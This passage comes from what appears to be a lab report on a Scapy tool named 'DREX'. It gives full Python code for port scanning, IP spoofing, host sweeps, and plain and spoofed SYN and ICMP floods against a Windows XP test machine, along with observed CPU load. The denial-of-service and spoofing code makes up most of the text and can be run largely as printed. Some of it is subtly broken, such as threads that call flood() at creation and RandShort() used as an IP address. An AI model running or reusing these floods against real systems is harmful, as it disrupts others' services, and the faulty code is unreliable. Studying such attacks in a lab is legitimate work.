    #20: FTP, 21: FTP, 22: SSH, 23: Telnet, 25: SMTP, 53: DNS, 69: TFTP, 80: HTTP, 110: POP3, 143: IMAP, 161: SNMP, 162: SNMP, 443: HTTPS, 989: FTPS, 990: FTPS

    for port in ports_list:

        tcp_connect_scan_resp = sr1(IP(dst = target)/TCP(sport = src_port, dport = port, flags = "S"), timeout=2, verbose = 0)

        if(type(tcp_connect_scan_resp) is None):
            pass
        elif(tcp_connect_scan_resp.haslayer(TCP)):
            if(tcp_connect_scan_resp.getlayer(TCP).flags == 0x12):
                send_rst = sr(IP(dst = target)/TCP(sport = src_port, dport = port, flags = "AR"), timeout=2, verbose = 0)
                print ("Port " + str(port) + " is open")
        elif (tcp_connect_scan_resp.getlayer(TCP).flags == 0x14):
            pass
    print("Click enter to continue...")
    input()
```

Figure 22: Code Snippet of Port Scanning Attack.

The result of Port Scanning attack on the Windows XP client is shown in Figure 23.



Figure 23: Port Scanning finds port 139 open on Windows XP.

IP Spoof Testing

The "IP Spoof Testing" attack is carried on as shown in the Figure 24. It allows to check for the ICMP reachability of a host while not giving away the attacker's actual IP address. To do so, we generate each packet with a random source IP address using the RandShort() function. By doing so, it would appear to the target that multiple hosts are communicating with it while it's just one device.

```
def ip_spoof():
    # Simple version
    print("Insert target IP address: ")
    target = input()
    numPackets = int(input("Insert the number of packets to send: "))

    print("Sending...")

    for i in tqdm(range (numPackets)):
        packet = IP(src = RandShort(), dst = target)/ICMP()/"whoamI"
        send(packet, verbose=False)

    print("\n")
    print(str(numPackets) + " spoofed packets have been sent to " + str(target) + ".")
    print("\n")

    print("Click enter to continue...")
    input()
```

Figure 24: Code Snippet of IP Spoofing Attack.

A capture of the network traffic using Wireshark seen in Figure 25 allows to show the different Source Addresses for the Ip packets. Note that it is also visible the content of the packet where it has been written the payload "`whoami`".



Figure 25: Wireshark capturing IP Spoofed packets.

Active Hosts in Network

The “Active Host in Network” is implemented as shown in Figure 26.

```
def ip_sweep():

    # Defines network to analyze
    print("Insert the network address to scan (The format should be xxx.xxx.xxx.xxx/xx):")
    network = input()

    print("Analyzing hosts in network " + network)

    addresses = IPv4Network(network)
    # Send ICMP ping request, wait for answer
    for j in range (0, 100):
        #sr1() is a function that generates and sends packets and assigns to a variable a certain state
        #depending from the fact that the packet/s sent did/did not receive an answer.
        resp = sr1(IP(dst=str(addresses[j]))/ICMP(), timeout=0.01, verbose = 0)
        if resp is None:
            pass
        else:
            print(f"{addresses[j]} is responding.")

    print("Click enter to continue...")
    input()
```

Figure 26: Code Snippet of Active Hosts in Network Attack.

The results of the execution of this attack are shown in Figure 27.



Figure 27: Results of the analysis on network 192.168.222.0/24

Denial of Services

In this section, we will analyse the results of the Denial-of-Service attacks. We provide the snippet of code for each module in the Denial-of-Service section of "DREX" and the result of the execution of each attack. All the attacks are optimized with four threads and interarrival time of 0.000001s in loop, for a better and more clear DoS result that can clearly be seen in the Task Manager of the Windows XP.

We present a small summary of the code of the attacks of this section:

- ***SYN Flood:*** The attack takes as input the IP Address of the victim and starts flooding it with SYN packets, forcing the recipient to answer with a SYN-ACK to every request hence making it computationally intensive.
- ***Spoofed SYN Flood:*** A slight variation of the attacked described above. This time, each packet is created with a spoofed IP Address belonging to the range 192.168.222.2-254 to bypass some checks the firewall might perform.
- ***ICMP Flood:*** The attack takes as input the IP Address of the victim and starts flooding the victim with ICMP Echo Request packets, forcing the recipient to answer with an ICMP Echo Reply
- ***Spoofed ICMP Flood:*** A slight variation of the attacked described above. This time, each packet is created with a spoofed IP Address belonging to the range 192.168.222.2-254 to bypass some checks the firewall might perform

- ***Spoofed UDP Flood:*** The attack takes as input the IP Address of the victim and starts flooding the victim with UDP packets, which are smaller than ICMP packets and so a bigger quantity can be sent to the victim. Also in this case, the IP Address in the packet header is random.
- ***Ping of Death:*** The attack takes as input the IP Address of the victim and exploits a vulnerability in the IP protocol in with the packet size exceeds the maximum allowed by the IPv4, i.e. 65535 bytes per packet. The entire packet is sent as it is fragmented, but if the victim reassembles the packet, it can trigger a Buffer Overflow which would crash the system.

SYN Flood

The "SYN Flood" is implemented as shown in Figure 28.

```
def syn_flood():
    print("Insert target IP address: ")
    target = input()
    print("Attacking " + target + " with SYN flood.")

    def flood():
        packet = (IP(dst=target) / TCP(dport=139, flags="S") / ("payloadpayloadpayload")
        )
        send(packet, inter=0.000001, loop=1)


    t1 = threading.Thread(target=flood())
    t2 = threading.Thread(target=flood())
    t3 = threading.Thread(target=flood())
    t4 = threading.Thread(target=flood())

    t1.start()
    t2.start()
    t3.start()
    t4.start()
```

Figure 28: Code Snippet of SYN Flood Attack.

After the execution of the attack, the CPU usage of the Windows XP start to increase up to 39% of the total capacity, as it is possible to see in Figure 29.



Figure 29: Statistics of Windows XP while SYN Flood Attack is executed.

In Figure 30 we captured the traffic with Wireshark while performing the attack.



Figure 30: Traffic capturing for SYN Flood Attack.

Spoofed SYN Flood

The “SYN Flood” is implemented as shown in Figure 31.

```
def spoofed_syn_flood():
    print("Insert target IP address: ")
    target = input()
    print("Attacking " + target + " with SPOOFED SYN flood.")

    def spoofed_flood():
            while True:
                send(IP(src="192.168.222." + str(random.randint(2, 253)), dst=target) / TCP(dport=139, flags="S") / "payloadpayloadpayload", inter=0.000001, loop=1, count=100)

    try:
        spoofed_flood()

    except KeyboardInterrupt:
        choose_dos()


    t1 = threading.Thread(target=spoofed_flood())
    t2 = threading.Thread(target=spoofed_flood())
    t3 = threading.Thread(target=spoofed_flood())
    t4 = threading.Thread(target=spoofed_flood())

    t1.start()
    t2.start()
    t3.start()
    t4.start()
```

Figure 31: Code Snippet of Spoofed SYN Flood Attack.

After the execution of the attack, the CPU usage of the Windows XP start to increase up to 17% of the total capacity, as it is possible to see in Figure 32. The reason for a smaller CPU usage is due to the random generation of source IP Addresses, which slows down the packets' generation.



Figure 32: Statistics of Windows XP while Spoofed SYN Flood Attack is executed.

In Figure 33 we show the traffic registered while performing the attack.



Figure 33: Traffic capturing for Spoofed SYN Flood Attack.

ICMP Flood

The "ICMP Flood" is implemented as shown in Figure 34.

```
def icmp_flood():

    print("Insert target IP address: ")
    target = input()
    print("Attacking " + target + " with ICMP flood.")

    def flood():
        packet = IP(dst=target)/ICMP()/"random_payload"
        send(packet, inter=0.00001, loop=1)


    t1 = threading.Thread(target=flood())
    t2 = threading.Thread(target=flood())
    t3 = threading.Thread(target=flood())
    t4 = threading.Thread(target=flood())

    t1.start()
    t2.start()
    t3.start()
    t4.start()
```

Figure 34: Code Snippet of ICMP Flood.

After the execution of the attack, the CPU usage of the Windows XP start to increase up to 27% of the total capacity, as it is possible to see in Figure 35.



Figure 35: Statistics of Windows XP while ICMP Flood Attack is executed.

In Figure 36 it is possible to see the Traffic captured with Wireshark.



Figure 36: Traffic capturing for ICMP Flood Attack.

Spoofed ICMP Flood

The “Spoofed ICMP Flood” is implemented as shown in Figure 37.

```python
def spoofed_icmp_flood():
    print("Insert target IP address: ")
    target = input()
    print("Attacking " + target + " with ICMP flood.")


    def spoofed_flood():
        while True:
            send(IP(src="192.168.222." + str(random.randint(2, 253)), dst=target) / ICMP() / "random_payload", inter=0.000001, loop=1, count=100)

    try:
        spoofed_flood()

    except KeyboardInterrupt:
        choose_dos()


    t1 = threading.Thread(target=spoofed_flood())
    t2 = threading.Thread(target=spoofed_flood())
    t3 = threading.Thread(target=spoofed_flood())
    t4 = threading.Thread(target=spoofed_flood())

    t1.start()
    t2.start()
    t3.start()
    t4.start()
```

Figure 37: Code Snippet of Spoofed ICMP Flood.

After the execution of the attack, the CPU usage of the Windows XP start to increase up to of the total capacity as it is possible to see in Figure 38. Just like for the Spoofed SYN Flood attack, also in this case we witness a reduction in the CPU usage of the target machine, as a smaller number of packets will be sent.



Figure 38: Statistics of Windows XP while Spoofed ICMP Flood Attack is executed.

In Figure 39, we report the traffic captured with Wireshark.



Figure 39: Traffic capturing for Spoofed ICMP Flood Attack.

Spoofed UDP Flood

The “Spoofed UDP Flood” is implemented as shown in Figure 40.

```
def spoofed_udp_flood():

